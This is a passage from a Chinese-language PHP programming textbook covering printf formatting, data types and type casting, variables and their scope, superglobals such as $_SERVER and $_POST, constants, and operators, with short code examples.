%x	将参数认为是一个整数，显示为小写的十六进制数
%X	将参数认为是一个整数，显示为大写的十六进制数

那么如果想传入两个值呢？只需向字符串插入两个指示符，并确保将两个值作为参数传入。例如，以下 printf()语句传入了一个整数值和一个浮点数值：

```
printf("%d bottles of tonic water cost $%f", 100, 43.20);
```

执行这个命令会生成以下输出：

```
100 bottles of tonic water cost $43.200000
```

由于这不是理想的货币表示，处理小数值时，可以使用一个精度指示符调整精度。以下是一个例子：

```
printf("$%.2f", 43.2); // $43.20
```

还有一些指示符可以用来调整参数的对齐方式、填充字符、正负号和宽度。有关的更多内容请参考PHP手册。

3.3.4 sprintf()

sprintf()函数的功能与 printf()相同，但它将输出赋给一个字符串，而不是直接呈现到浏览器。其形式如下：

```
string sprintf(string format [, mixed arguments])
```

示例如下：

```
$cost = sprintf("$%.2f", 43.2); // $cost = $43.20
```

3.4 PHP 支持的数据类型

数据类型（datatype）是具有一组相同特性的数据的统称。常见的数据类型包括布尔型、整型、

浮点型、字符串型和数组。PHP早就提供了丰富的数据类型，接下来将会讨论。

3.4.1　标量数据类型

标量（scalar）数据类型的变量能够表示单项信息，以下都属于标量数据类型：布尔型、整型、浮点型和字符串型。

1. 布尔型

布尔数据类型以数学家乔治·布尔（1815—1864）的名字命名，他被认为是信息论的创始人之一。布尔变量表示真实性，只支持两个值：TRUE（真）或FALSE（假），不区分大小写。另一方面，也可以使用0来表示FALSE，非0值表示TRUE。下面是几个例子：

```
$alive = false;        // $alive为false
$alive = 1;            // $alive为true
$alive = -1;           // $alive为true
$alive = 5;            // $alive为true
$alive = 0;            // $alive为false
```

2. 整型

整数就是一个不包含小数部分的数。PHP支持以十进制数（基数为10）、八进制数（基数为8）和十六进制数（基数为16）表示的整数值，但你很可能只关注十进制。下面是几个例子：

```
42              // 十进制
-678900         // 十进制
0755            // 八进制
0xC4E           // 十六进制
```

所支持的最大整数与平台有关，对于PHP 5及以前的版本一般是$\pm 2^{31}$。PHP 6引入了64位整数值，意味着PHP将可支持$\pm 2^{63}$范围内的整数值。

3. 浮点型

浮点数（floating-point或float number）也称为单精度数（float）、双精度数（double）或实数（real number），可以指定包含小数部分的数。浮点数用于表示货币值、重量、距离，以及用简单的整数无法满足要求的其他表示。PHP浮点数可以用多种方式指定，如下：

```
4.5678
4.0
8.7e4
1.23E+11
```

4. 字符串

简言之，字符串是一个连续的字符序列。这样的组通常用单引号或双引号界定，不过PHP还支持另一种界定方法，这将在3.9节中介绍。

下面是一些有效字符串的例子：

```
"PHP is a great language"
"whoop-de-do"
'*9subway\n'
"123$%^789"
```

PHP将字符串看作数组（关于数组的更多信息，请参见下一节），允许通过数组偏移记法访问特

定的字符。例如，如果有以下字符串：

```
$color = "maroon";
```

可以将字符串当做数组来检索某个字符，如下：

```
$parser = $color[2]; // 把 'r' 赋给 $parser
```


3.4.2 复合数据类型

复合数据类型可以用于将多个相同类型的项聚集起来，表示为一个实体。这包括数组（array）和对象（object）。

1. 数组

将一系列类似的项聚集在一起，并以某种特定的方式进行排列和引用，这通常很有用。这一数据结构称为数组（array），正式的定义是有索引的数据值集合。每个数组索引［也称为键（key）］引用一个对应的值。索引可以是一个简单的数，指示某个值在系列中的位置，也可以与值有某种直接关联。例如，如果要创建美国各州的列表，可以使用数字索引的数组，如下：

```
$state[0] = "Alabama";
$state[1] = "Alaska";
$state[2] = "Arizona";
...
$state[49] = "Wyoming";
```

如果项目要求将美国各州与其州府关联，该怎么做呢？这时就不用数字索引作为键，而是使用关联索引，如下：

```
$state["Alabama"] = "Montgomery";
$state["Alaska"] = "Juneau";
$state["Arizona"] = "Phoenix";
...
$state["Wyoming"] = "Cheyenne";
```

第 5 章将对数组概念做正式的介绍，所以即使现在还没有完全理解这些概念，也不要过于担心。

注解 PHP还支持包含多维的数组，这称为多维数组（multidimensional array）。第5章将介绍有关概念。

---

2. 对象

PHP 支持的另一种复合数据类型是对象。对象是面向对象程序设计范型的核心概念。如果你才刚刚接触面向对象程序设计，也不要担心，因为第 6 章和第 7 章将专门全面地介绍面向对象概念。

与 PHP 语言包含的其他数据类型不同，对象必须显式地进行声明。声明对象属性和行为在类（class）中进行。下面是类定义和相应对象实例化的一个普通的例子：

```
class Appliance {
   private $_power;
   function setPower($status) {
      $this->_power = $status;
   }
}
```

```
...
$blender = new Appliance;
```

类定义创建了一些与数据结构相关的属性和函数，这里的数据结构名为Appliance。根据以上声明，Appliance只有一个属性power，这个属性可以使用方法setPower()进行修改。

但是请记住，类定义是一个模板，本身无法进行操作，而对象是基于此模板创建的。这是通过new关键字实现的。因此，在上面代码的最后一行，创建了类Appliance的一个对象，名为blender。

这样就可以使用方法setPower()来设置blender对象的power属性了：

```
$blender->setPower("on");
```

改进PHP的面向对象开发模型是PHP 5的重点。第6章和第7章主要介绍PHP的面向对象开发模型。

3.4.3　使用类型强制转换实现数据类型间的转换

将一个变量强制转换为与原类型不同的另一种类型，称为*类型强制转换*（type casting）。将变量强制转换为另一种类型，就能作为其他类型来计算。为此，可以在变量前面加上要转换成的类型。在变量前插入表3-2所列的转换操作符就可以强制转换类型。

表3-2　类型转换操作符

转换操作符	转　换　为
(array)	数组
(bool)或(boolean)	布尔值
(int)或(integer)	整数
(object)	对象
(real)或(double)或(float)	浮点数
(string)	字符串

考虑以下的例子。假设要将一个整数转换为双精度数：

```
$score = (double) 13; // $score = 13.0
```

将一个双精度数强制转换为整数时，将使整数值向下取整，而不考虑小数值。以下是一个例子：

```
$score = (int) 14.8; // $score = 14
```

如果将一个字符串数据类型转换为一个整数会发生什么情况呢？让我们试试看：

```
$sentence = "This is a sentence";
echo (int) $sentence; // 返回 0
```

尽管这很可能不是你期望的结果，但你肯定希望以类似这样的方式强制转换字符串.

还可以将一个数据类型强制转换为数组中的一个成员。所转换的值将成为数组中的第一个成员：

```
$score = 1114;
$scoreboard = (array) $score;
echo $scoreboard[0]; // 输出 1114
```

注意，不能把这作为向数组增加项的标准做法，因为这只适用于新创建数组的第一个成员。如果强制转换到一个已经存在的数组，原数组将被清空，只是在第一个位置上保留这个新转换的值。关于

创建数组的更多信息见第 5 章。

最后再举一个例子，任何数据类型都可以转换为对象。结果是，该变量成为了对象的一个属性，该属性名为 scalar：

```
$model = "Toyota";
$obj = (object) $model;
```

然后可以如下引用这个值：

```
print $obj->scalar; // 返回 "Toyota"
```

3.4.4 类型自动转换

因为 PHP 对于类型的定义非常松散，所以有时会根据引用变量时所处的环境，将变量自动转换为最适合的类型。考虑下面的代码段：

```
<?php
    $total = 5;        // 整数
    $count = "15";     // 字符串
    $total += $count; // $total = 20 (整数)
?>
```

结果不出所料，$total 被赋值为 20，为此已经将$count 变量从字符串转换为整数类型。下面来看另一个说明 PHP 自动转换类型的例子：

```
<?php
    $total = "45 fire engines";
    $incoming = 10;
    $total = $incoming + $total; // $total = 55
?>
```

因为最前面的$total 字符串以整数值开头，所以计算中就使用了这个值。但是，如果它以非数值的内容开头，则值为 0。再考虑一个例子：

```
<?php
    $total = "1.0";
    if ($total) echo "We're in positive territory!";
?>
```

在这个例子中，为了计算 if 语句的值，字符串被转换为布尔类型。

考虑最后一个特别有趣的例子。如果数学计算中用到包含 .、e 或 E（表示科学计数法）的字符串，这个字符串将作为浮点数进行计算：

```
<?php
    $val1 = "1.2e3"; // 1,200
    $val2 = 2;
    echo $val1 * $val2; // 输出 2400
?>
```

3.4.5 与类型有关的函数

有些函数可以用于验证数据类型或者完成类型转换。

1. 获取类型

gettype()函数返回 var 所指定变量的类型。共有 8 个可能的返回值：array、boolean、double、integer、object、resource、string 和 unknown type。其形式为：

```
string gettype(mixed var)①
```

2. 转换类型

settype()函数将 var 指定的变量转换为 type 指定的类型。type 有 7 个可取值：array、boolean、float、integer、null、object 和 string。如果转换成功，则返回 TRUE；否则，返回 FALSE。其形式为：

```
boolean settype(mixed var, string type)
```

3.4.6　类型标识符函数

可以用很多函数来确定变量的类型，包括 is_array()、is_bool()、is_float()、is_integer()、is_null()、is_numeric()、is_object()、is_resource()、is_scalar()和 is_string()。因为所有这些函数都有相同的命名约定、参数和返回值，所以下面将它们合并为一个一般形式来加以介绍。

```
boolean is_name(mixed var)
```

所有这些函数都可以归为一组，因为它们最终完成相同的任务。各函数都用来确定 var 所指定的变量是否满足函数名所指定的特定条件。如果 var 属于该类型，就返回 TRUE；否则就返回 FALSE。下面是一个例子：

```
<?php
    $item = 43;
    printf("The variable \$item is of type array: %d <br />", is_array($item));
    printf("The variable \$item is of type integer: %d <br />", is_integer($item));
    printf("The variable \$item is numeric: %d <br />", is_numeric($item));
?>
```

此代码返回如下内容：

```
The variable $item is of type array: 0
The variable $item is of type integer: 1
The variable $item is numeric: 1
```

你可能会考虑为什么$item 前面有一个反斜杠。因为美元符有一个特殊作用，一般用于标识变量，所以必须有一种方法告诉解释器，使它将这里的美元符视为要输出到屏幕的正常字符。在美元符前加上反斜杠就可以做到这一点。

3.5　标识符

标识符（identifier）是变量、函数和其他各种用户定义对象通用的术语。PHP 标识符必须满足以下性质。

① mixed 表示可以是各种类型。——编者注

- 标识符可以由一个或多个字符组成，必须以字母或下划线开头。此外，标识符只能由字母、数字、下划线字符和从 127～255 的其他 ASCII 字符组成。表 3-3 给出了几个合法和非法标识符的例子。

表3-3 合法与非法标识符

合 法	非 法
my_function	This&that
Size	!counter
_someword	4ward

- 标识符区分大小写。因此，变量$recipe 不同于变量$Recipe、$rEciPe 或$recipE。
- 标识符可以是任意长度。这很有好处，因为这样一来程序员就能通过标识符名准确地描述标识符的用途。
- 标识符名不能与任何 PHP 预定义关键字相同。在 PHP 手册[①]的附录中可以看到所有预定义关键字的完整列表。

3.6 变量

虽然这一章的很多例子中已经使用了变量，但我们还没有正式介绍变量的概念。这一节就要介绍变量的概念，首先给出变量的定义。简言之，变量（variable）是可以在不同时刻存储不同值的符号。例如，假设创建一个基于 Web 的计算器，它能解决数学问题。当然，用户希望自己选择输入什么值。因此，程序必须能够动态地存储这些值，并完成相应的计算。同时，程序员需要在应用程序中以用户友好的方式来引用保存这些值的地方。这两个任务变量都能完成。

这个编程概念相当重要，因此有必要指出声明和处理变量的基本规则。本节将详细讨论这些规则。

注解 变量是具有名字的内存位置，其中存有数据，可以在程序执行期间进行处理。

3.6.1 变量声明

变量总是以美元符$开头，然后是变量名。变量名遵循标识符的命名规则，即变量名可以以字母或下划线开头，可由字母、下划线、数字或从 127～255 的其他 ASCII 字符组成。下面是合法的变量：

- $color
- $operating_system
- $_some_variable
- $model

注意变量是区分大小写的。例如，下列变量之间没有任何关系：

- $clolor
- $Color
- $COLOR

① 中文版可在 http://man.ddvip.com/web/php_manual_zh/index.html 找到。——编者注

有趣的是，PHP中不需要显式声明变量，这与C中不同。相反，变量声明可以与赋值同时进行。但是，可以这样做并不意味着就应当这样做。好的编程实践是：所有变量都应当在使用前进行声明，最好带有注释。

声明变量之后，就可以为其赋值。变量赋值有两种方法：值赋值和引用赋值。

1. 按值赋值

按值赋值就是将赋值表达式的值复制到变量。这是最常见的一类赋值。下面是几个例子：

```
$color = "red";
$number = 12;
$age = 12;
$sum = 12 + "15"; // $sum = 27
```

记住，每个变量都拥有表达式赋给它的一个副本。例如，$number和$age都有自己唯一的值12的副本。如果希望两个变量指向一个值的同一个副本，则需要通过引用赋值。

2. 引用赋值

PHP 4引入了引用赋值的功能，这说明所创建的变量可以与另一个变量引用的内容相同。因此，如果多个变量引用了同一个内容，修改其中任意一个变量，在其余的变量上都将有所反映。在等于号后面加一个&符号就可以完成引用赋值。考虑一个例子：

```
<?php
    $value1 = "Hello";
    $value2 =& $value1;     // $value1 和 $value2 都等于 "Hello"
    $value2 = "Goodbye";    // $value1 和 $value2 都等于 "Goodbye"
?>
```

PHP还支持另一种引用赋值语法，即将&符号放在所引用变量的前面。下面是这种语法的一个例子：

```
<?php
    $value1 = "Hello";
    $value2 = &$value1;     // $value1 和 $value2 都等于 "Hello"
    $value2 = "Goodbye";    // $value1 和 $value2 都等于 "Goodbye"
?>
```

3.6.2　变量作用域

无论怎样声明变量（按值或按引用），总之在PHP脚本的任何位置都可以声明变量。但是，声明的位置会大大影响访问变量的范围。这个可访问的范围称为作用域（scope）。

PHP变量有4种作用域：

- 局部变量；
- 函数参数；
- 全局变量；
- 静态变量。

1. 局部变量

在函数中声明的变量是局部变量，即它只能在该函数中引用。如果在函数外赋值，将被认为是完全不同的另一个变量（即不同于函数中所包含的那个变量）。注意，退出声明变量的函数时，该变量及相应的值就会被撤销。

局部变量很有用，因为它消除了出现意外副作用的可能性，否则，这些副作用将导致可全局访问的变量被有意或无意地修改。考虑如下代码：

```
$x = 4;
function assignx () {
    $x = 0;
    printf("\$x inside function is %d <br />", $x);
}
assignx();
printf("\$x outside of function is %d <br />", $x);
```

代码的执行结果为：

```
$x inside function is 0
$x outside of function is 4
```

可以看到，这里输出了两个不同的$x 值。这是因为 assignx() 函数内的$x 是局部变量。修改局部变量$x 的值不会对函数外部的任何值产生影响。同样地，修改函数外部的$x 也不会对 assignx() 内的任何变量有影响。

注解 上例中，美元符前面加了一个反斜线，因为我希望把美元符（$）处理为一个常规的字符串字符，而不是指示PHP把$x作为一个变量。以这种方式使用的反斜线称为转义字符（escape character）。

2. 函数参数

在 PHP 中，与其他很多编程语言一样，任何接受参数的函数都必须在函数首部声明这些参数。虽然这些参数接受函数外部的值，但退出函数后就无法再访问这些参数。

注解 本节只适用于按值传递的参数，而不适用于按引用传递的参数。按引用传递的参数会受到函数内部修改的影响。如果你还不理解这句话，不要担心，因为第4章将详细介绍这些内容。

函数参数在函数名后面的括号内声明。它们的声明方式与一般的变量很相似：

```
// 把一个值乘以 10 并返回给调用者
function x10 ($value) {
    $value = $value * 10;
    return $value;
}
```

记住，虽然在声明参数的函数内部可以访问和处理这些函数参数，但当函数执行结束时，参数就会被撤销。第 4 章将讲解更多关于函数的内容。

3. 全局变量

与局部变量相反，全局变量可以在程序的任何地方访问。但是，为了修改一个全局变量，必须在要修改该变量的函数中将其显式地声明为全局变量。这很容易做到，只要在变量前面加上关键字 global，这样就可以将其识别为全局变量。如果将 global 关键字放在一个已有的变量前面，则是告诉 PHP 要使用同名的变量。考虑一个例子：

```
$somevar = 15;

function addit() {
    global $somevar;
    $somevar++;
    echo "Somevar is $somevar";
}
addit();
```

$somevar 的值显示为 16。但是，如果省略下面这行代码：

```
global $somevar;
```

变量$somevar 将赋值为 1，因为$somevar 被认为是 addit()函数中的一个局部变量。这个局部声明将隐含地设置为 0，然后递增 1，最后显示的值就是 1。

声明全局变量的另一种方法是使用 PHP 的$GLOBALS 数组。考虑前面的例子，可以使用$GLOBALS 数组将变量$somevar 声明为全局变量：

```
$somevar = 15;

function addit() {
    $GLOBALS["somevar"]++;
}

addit();
echo "Somevar is ".$GLOBALS["somevar"];
```

返回值如下：

```
Somevar is 16
```

无论选择何种方法将变量转换为全局作用域，都要当心。全局作用域一直以来都是困扰程序员的一个问题，因为草率使用会引发意外的结果。因此，虽然全局变量非常有用，但使用时一定要谨慎。

4. 静态变量

我们讨论的最后一种变量作用域称为静态（static）作用域。与声明为函数参数的变量不同，函数参数在函数退出时会被撤销，而静态变量在函数退出时不会丢失值，并且还能保留这个值以便再次调用此函数时使用。在变量名前面加上关键字 STATIC 就可以声明一个静态变量：

```
STATIC $somevar;
```

考虑一个例子：

```
function keep_track() {
    static $count  = 0;
    $count++;
    echo $count;
    echo "<br />";
}

keep_track();
keep_track();
keep_track();
```

这个脚本的输出会是什么？如果变量$count 没有指明为静态（相应地，$count 就是一个局部变量），将会得到如下输出：

```
1
1
1
```


但是，因为$count 是静态的，它会在每次执行函数时保留前面的值。所以输出如下：

```
1
2
3
```

静态作用域对于递归函数很有用。*递归函数*（recursive function）是一个功能强大的编程概念，它是一个在满足某个条件前可以重复调用自身的函数。递归函数将在第 4 章详细介绍。

3.6.3 PHP 的超级全局变量

PHP 提供了很多有用的预定义变量，可以在执行脚本的任何位置访问，用于提供大量与环境有关的信息。可以通过这些变量获得关于当前用户会话、用户操作环境和本地操作环境等详细信息。PHP 会创建部分变量，而其他许多变量的可用性和值则取决于操作系统和 Web 服务器。因此，下面的代码并没有试图收集所有预定义变量及其值的完整列表，而只是输出了与给定 Web 服务器和脚本执行环境有关的所有预定义变量：

```
foreach ($_SERVER as $var => $value) {
   echo "$var => $value <br />";
}
```

它返回的变量列表如下所示。在 Windows 服务器上执行这段代码，花点时间研究一下所生成的变量列表。在后面的例子中还会看到其中一些变量。

```
HTTP_HOST => localhost
HTTP_USER_AGENT => Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.6)
 Gecko/20091201 Firefox/3.5.6 (.NET CLR 3.5.30729) FirePHP/0.3
HTTP_ACCEPT => text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE => en-us,en;q=0.5
HTTP_ACCEPT_ENCODING => gzip,deflate
HTTP_ACCEPT_CHARSET => ISO-8859-1,utf-8;q=0.7,*;q=0.7
HTTP_KEEP_ALIVE => 300
HTTP_CONNECTION => keep-alive
HTTP_REFERER => http://localhost/chapter03/
HTTP_COOKIE => PHPSESSID=205jm6q0lcj867h8p05umfthm7
PATH => C:\php5212\;C:\Ruby\bin;C:\Program Files\Windows Resource
 Kits\Tools\;C:\WINDOWS\system32;C:\WINDOWS;C:\mysql\bin;C:\Program
 Files\Java\jdk1.6.0_14\bin;C:\php\PEAR;C:\Program Files\GTK2-Runtime\bin;C:\Program
 Files\jEdit;C:\libxslt\bin;C:\libxml2\bin;C:\apache-ant-1.7.1\bin
SystemRoot => C:\WINDOWS
COMSPEC => C:\WINDOWS\system32\cmd.exe
PATHEXT => .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.RB;.RBW
WINDIR => C:\WINDOWS
SERVER_SIGNATURE =>
```

```
SERVER_SOFTWARE => Apache/2.2.11 (Win32) PHP/5.2.12
SERVER_NAME => localhost
SERVER_ADDR => 127.0.0.1
SERVER_PORT => 80
REMOTE_ADDR => 127.0.0.1
DOCUMENT_ROOT => C:/apache/htdocs/beginningphpandmysql_4e
SERVER_ADMIN => admin@localhost
SCRIPT_FILENAME => C:/apache/htdocs/beginningphpandmysql_4e/chapter03/server-
superglobal.php
REMOTE_PORT => 4298
GATEWAY_INTERFACE => CGI/1.1
SERVER_PROTOCOL => HTTP/1.1
REQUEST_METHOD => GET
QUERY_STRING =>
REQUEST_URI => /chapter03/server-superglobal.php
SCRIPT_NAME => /chapter03/server-superglobal.php
PHP_SELF => /chapter03/server-superglobal.php
REQUEST_TIME => 1262728260
```

可以看到，在此可以得到很多信息，有些信息很有用，有些则不太有用。可以将其中一个变量当做常规变量进行显示。例如，显示用户的IP地址：

```
printf("Your IP address is: %s", $_SERVER['REMOTE_ADDR']);
```

这会返回一个数字型的IP地址，如192.0.34.166。

还可以获得关于用户浏览器和操作系统的信息。考虑以下代码：

```
printf("Your browser is: %s", $_SERVER['HTTP_USER_AGENT']);
```

这会返回如下的信息：

```
Mozilla/5.0(Windows; U; Windows NT 5.1; en-US; rv:1.9.1.6)Gecko/20091201 Firefox/3.5.6
 (.NET CLR 3.5.30729) FirePHP/0.3
```

PHP有9个预定义的变量数组，这个例子只展示了其中的一个。本节剩下的部分将主要介绍每个数组的作用和内容。

注解　要使用预定义变量数组，必须在php.ini文件中启用配置参数track_vars。在PHP 4.03中，track_vars总是启用的。

---

1. 更多关于服务器和客户的内容

$_SERVER超级全局变量包含由Web服务器创建的信息，它提供了服务器和客户配置及当前请求环境的有关信息。根据服务器不同，$_SERVER中的变量值和变量个数会有差别，不过一般都可以找到CGI 1.1规范（www.w3.org/CGI）中定义的变量。你会发现，这些变量在应用程序中都非常有用，其中包括如下几项。

- $_SERVER['HTTP_REFERER']。引导用户到达当前位置的页面URL。
- $_SERVER['REMOTE_ADDR']。客户IP地址。
- $_SERVER['REQUEST_URI']。URL的路径部分。例如，如果URL是http://www.example.com/blog/apache/index.html，那么URI就是/blog/apache/index.html。

- $_SERVER['HTTP_USER_AGENT']。客户的用户代理，一般会提供操作系统和浏览器的有关信息。

2. 用GET方法获取传递的变量

$_GET 超级全局变量包含使用 GET 方法传递的参数的有关信息。如果请求 URL http://www.example.com/index.html?cat=apache&id=157，就可以使用$_GET 超级全局变量访问如下变量：

```
$_GET['cat'] = "apache"
$_GET['id'] = "157"
```

默认情况下，要访问通过 GET 方法传递的变量，$_GET 超级全局变量是唯一的途径。不能用$cat、$id 等方式来引用 GET 变量。参见第 13 章了解更多关于安全访问外部数据的内容，以及 PHP 表单处理。

3. 用POST方法获取传递的变量

$_POST 超级全局变量包含用 POST 方法传递的参数的有关信息。考虑如下用于请求用户信息的表单：

```
<form action="subscribe.php" method="post">
   <p>
      Email address:<br />
      <input type="text" name="email" size="20" maxlength="50" value="" />
   </p>
   <p>
      Password:<br />
      <input type="password" name="pswd" size="20" maxlength="15" value="" />
   </p>
   <p>
      <input type="submit" name="subscribe" value="subscribe!" />
   </p>
</form>
```

通过目标脚本 subscribe.php，就可以使用下面的 POST 变量：

```
$_POST['email'] = "jason@example.com";
$_POST['pswd'] = "rainyday";
$_POST['subscribe'] = "subscribe!";
```

与$_GET 一样，在默认情况下$_POST 超级全局变量是访问 POST 变量的唯一方式。不能用$email、$pswd、$subscribe 等方式引用 POST 变量。

4. 获取存储在cookie中的信息

$_COOKIE 超级全局变量存储了通过 HTTP cookie 传递到脚本的信息。这些 cookie 一般是由以前执行的 PHP 脚本通过 PHP 函数 setcookie()设置的。例如，假设使用 setcookie()存储了一个名为 example.com、值为 ab2213 的 cookie，以后就可以通过调用$_COOKIE["example.com"]来获得这个值。第 18 章将详细介绍 PHP 的 cookie 处理功能。

5. 用POST方法获取关于上传文件的信息

$_FILES 超级全局变量包含通过 POST 方法向服务器上传的数据的有关信息。这个超级全局变量与其他变量略有不同，它是一个二维数组，包含 5 个元素。第一个下标表示表单的文件上传元素名；第二个下标是 5 个预定义下标之一，这些下标描述了上传文件的某个属性。

- $_FILES['upload-name']['name']。从客户端向服务器上传文件的文件名。
- $_FILES['upload-name']['type']。上传文件的 MIME 类型。这个变量是否被赋值取决于浏览器的功能。
- $_FILES['upload-name']['size']。上传文件的大小（以字节为单位）。
- $_FILES['upload-name']['tmp_name']。上传之后，将此文件移到最终位置之前赋予的临时名。
- $_FILES['upload-name']['error']。上传状态码。尽管这个变量名为 error，但实际上在成功的情况下也会填写这个变量。它有 5 个可能的值，如下所示。
  - UPLOAD_ERR_OK。文件成功上传。
  - UPLOAD_ERR_INI_SIZE。文件大小超出了 upload_max_filesize 指令所指定的最大值。
  - UPLOAD_ERR_FORM_SIZE。文件大小超出了 MAX_FILE_SIZE 隐藏表单域参数（可选）指定的最大值。
  - UPLOAD_ERR_PARTIAL。文件只上传了一部分。
  - UPLOAD_ERR_NO_FILE。上传表单中没有指定文件。

第 15 章将全面介绍 PHP 的文件上传功能。

6. 更多关于操作系统环境的内容

$_ENV 超级全局变量提供 PHP 解析器所在服务器环境的有关信息。此数组中的变量如下所示。

- $_ENV['HOSTNAME']。服务器主机名。
- $_ENV['SHELL']。系统 shell。

注意　PHP还支持另外两个超级全局变量，分别是$GLOBALS和$_REQUEST。$_REQUEST超级全局变量是个“全能选手”，可记录通过GET、POST和Cookie等方法传递给脚本的变量。这些变量的顺序不依赖于它们在发送脚本中出现的顺序，而是依赖于variables_order配置指令所指定的顺序。$GLOBALS超级全局变量数组可以认为是超级全局变量的超集，包含全局作用域内的所有变量。尽管看上去很诱人，但不要将这些超级全局变量作为处理变量的简便方法，因为这样做不安全。有关的解释请见第21章。

---

7. 获取存储在会话里的信息

$_SESSION 超级全局变量包含与所有会话变量有关的信息。注册会话信息能为你提供便利，在整个网站中引用这些会话信息，而无需通过 GET 或 POST 显式地传递数据。第 18 章将主要介绍 PHP 强大的会话处理功能。

3.6.4　变量的变量

有时候，你可能希望使用这样一个变量，它的内容本身可以动态地视为变量。考虑一个典型的变量赋值：

```
$recipe = "spaghetti";
```

有趣的是，接下来可以在原变量名前加上一个美元符，再为它赋另一个值，这就会将其值

spaghetti 作为一个变量：

```
$$recipe = "& meatballs";
```

其作用是把*& meatballs* 赋给名为 spaghetti 的变量。

因此，下面两行代码将得到相同的结果：

```
echo $recipe $spaghetti;
echo $recipe ${$recipe};
```

两个结果都是字符串 *spaghetti & meatballs*。

3.7 常量

常量（constant）是指在程序执行中无法修改的值。当处理绝对不需要修改的值时，常量非常有用，例如π（3.141 592）或 1 英里[①]相当于多少英尺（5280）。常量一旦定义，就无法在程序其他地方修改（或重新定义）。常量使用 define()函数定义。

定义常量

define()函数通过给一个变量名赋值来定义一个常量，其形式如下：

```
boolean define(string name, mixed value [, bool case_insensitive])
```

如果使用可选参数 case_insensitive，并且这个参数值为 TRUE，那么后面对此常量的引用将不区分大小写。考虑下面的例子，其中定义了数学常量 PI：

```
define("PI", 3.141592);
```

下面的代码使用了这个常量：

```
printf("The value of Pi is %f", PI);
$pi2 = 2 * PI;
printf("Pi doubled equals %f", $pi2);
```

此代码生成如下结果：

```
The value of pi is 3.141592.
Pi doubled equals 6.283184.
```

关于前面的代码有几点需要注意。首先，常量引用前面不需要使用美元符。其次，一旦定义了常量，就不能重新定义或取消已定义的常量（例如上例中的 2*PI）；如果需要根据常量生成一个值，这个值必须存储在另一个变量中。最后，常量是全局的，可以在脚本的任何位置引用。

3.8 表达式

表达式（expression）是一个短语，它表示程序中的某个特定动作。所有表达式至少由一个操作数和一个或多个操作符组成。下面是几个例子：

```
$a = 5;                    // 赋整数值 5 给变量 $a
$a = "5";                  // 赋字符串值 "5" 给变量 $a
```

① 1 英里=1609.344 米。——编者注

```
$sum = 50 + $some_int;      // 将 50 + $some_int 的和赋给 $sum
$wine = "Zinfandel";        // 赋 "Zinfandel" 给变量 $wine
$inventory++;               // 变量 $inventory 增 1
```

3.8.1　操作数

操作数（operand）是表达式的输入。通过每天的数学计算，以及前面的编程经验，你可能对操作数的处理和使用早已经熟悉。下面是操作数的一些例子：

```
$a++; // $a 是操作数
$sum = $val1 + val2; // $sum、$val1 和 $val2 是操作数
```

3.8.2　操作符

操作符（operator）是表达式中指定某个动作的符号。许多操作符对你来说可能已经很熟悉了。无论如何，要记住 PHP 会根据操作符（置于两个操作数之间）的类型自动进行类型转换，这在其他编程语言中并不多见。

操作符的优先级和结合性是编程语言的重要特性。本节将介绍这两个概念。表 3-4 包含了所有操作符的完整列表，这里操作符按照优先级从高到低的顺序排列。

表3-4　操作符优先级、结合性和作用

操　作　符	结　合　性	作　　用
new	—	对象初始化
()	—	建立表达式的子组
[]	右	包围索引
! ~ ++ --	右	布尔非，按位取反，自增，自减
@	右	错误控制
/ * %	左	除法，乘法，取模
+ - .	左	加法，减法，拼接
<< >>	左	左移，右移（按位）
< <= > >=	—	小于，小于等于，大于，大于等于
== != === <>	—	等于，不等于，相同，不相同
& ^ |	左	位与，位异或，位或
&& ||	左	布尔与，布尔或
?:	右	三元操作符
= += *= /= .= %=&=|= ^= <<= >>=	右	赋值操作符
AND XOR OR	左	布尔与，布尔异或，布尔或
	左	分隔表达式

1. 操作符优先级

操作符优先级（operator precedence）是操作符的一个特性，确定以何种顺序计算周围的操作数。PHP 遵循小学算术课所用的标准优先级规则。下面是几个例子：

```
$total_cost = $cost + $cost * 0.06;
```

可以等价地写为：

```
$total_cost = $cost + ($cost * 0.06);
```

因为乘法操作符的优先级比加法操作符的高。

2. 操作符结合性

操作符的结合性（associativity）指定了相同优先级运算（即有相同的优先级值，如表 3-3 所示）的计算顺序。结合性可以有两个方向：从左到右或从右到左。从左到右结合性表示组成表达式的各种运算从左向右进行计算。考虑如下例子：

```
$value = 3 * 4 * 5 * 7 * 2;
```

这个例子与下例相同：

```
$value = ((((3 * 4) * 5) * 7) * 2);
```

这个表达式结果为 840，因为乘法（*）操作符的结合性是从左至右。

相反，从右到左结合性将从右到左地计算相同优先级的操作符：

```
$c = 5;
print $value = $a = $b = $c;
```

上面的示例与下例相同：

```
$c = 5;
$value = ($a = ($b = $c));
```

计算这个表达式时，变量$value、$a、$b 和$c 都将包含值 5，因为赋值操作符（=）的结合性是从右到左。

3. 算术操作符

算术操作符如表 3-5 所列，用于完成各种算术运算，会在许多 PHP 程序中频繁用到。幸好，这些算术操作符很容易使用。

表3-5 算术操作符

示 例	说 明	输 出
$a + $b	加法	$a和$b的和
$a - $b	减法	$a和$b的差
$a * $b	乘法	$a和$b的乘积
$a / $b	除法	$a和$b的商
$a % $b	取模	$a除以$b的余数

顺便提一下，PHP 提供了大量预定义的数学函数，能够完成基本的转换和计算对数、平方根和几何值等运算。这些函数的最新列表请查看手册。

4. 赋值操作符

赋值操作符（assignment operator）将一个数据值赋给一个变量。最简单的赋值操作符只进行简单地赋值，有些操作符（称为快捷赋值操作符）在赋值之前会完成另外某个运算。表 3-6 列出了一些使用此类操作符的例子。

表3-6　赋值操作符

示　例	说　明	输　出
$a = 5	赋值	$a等于5
$a += 5	加法赋值	$a等于$a加5
$a *= 5	乘法赋值	$a等于$a乘以5
$a /= 5	除法赋值	$a等于$a除以5
$a .= 5	拼接赋值	$a等于$a拼接5

5. 字符串操作符

PHP的字符串操作符（参见表3-7）提供了拼接字符串的便捷方式。有两个这样的操作符，包括拼接操作符（.）和拼接赋值操作符（.=），这在上一节已经讨论过。

表3-7　字符串操作符

示　例	说　明	输　出
$a = "abc"."def";	拼接	$a被赋值为字符串"abcdef"
$a .= "ghijkl";	拼接赋值	$a等于它的当前值与"ghijkl"的拼接结果

注解　拼接意味着将两个或多个对象组合在一起来构成单一实体。

下面是一个使用字符串操作符的例子：

```
// $a 含字符串值 "Spaghetti & Meatballs";
$a = "Spaghetti" . "& Meatballs";

$a .= " are delicious."
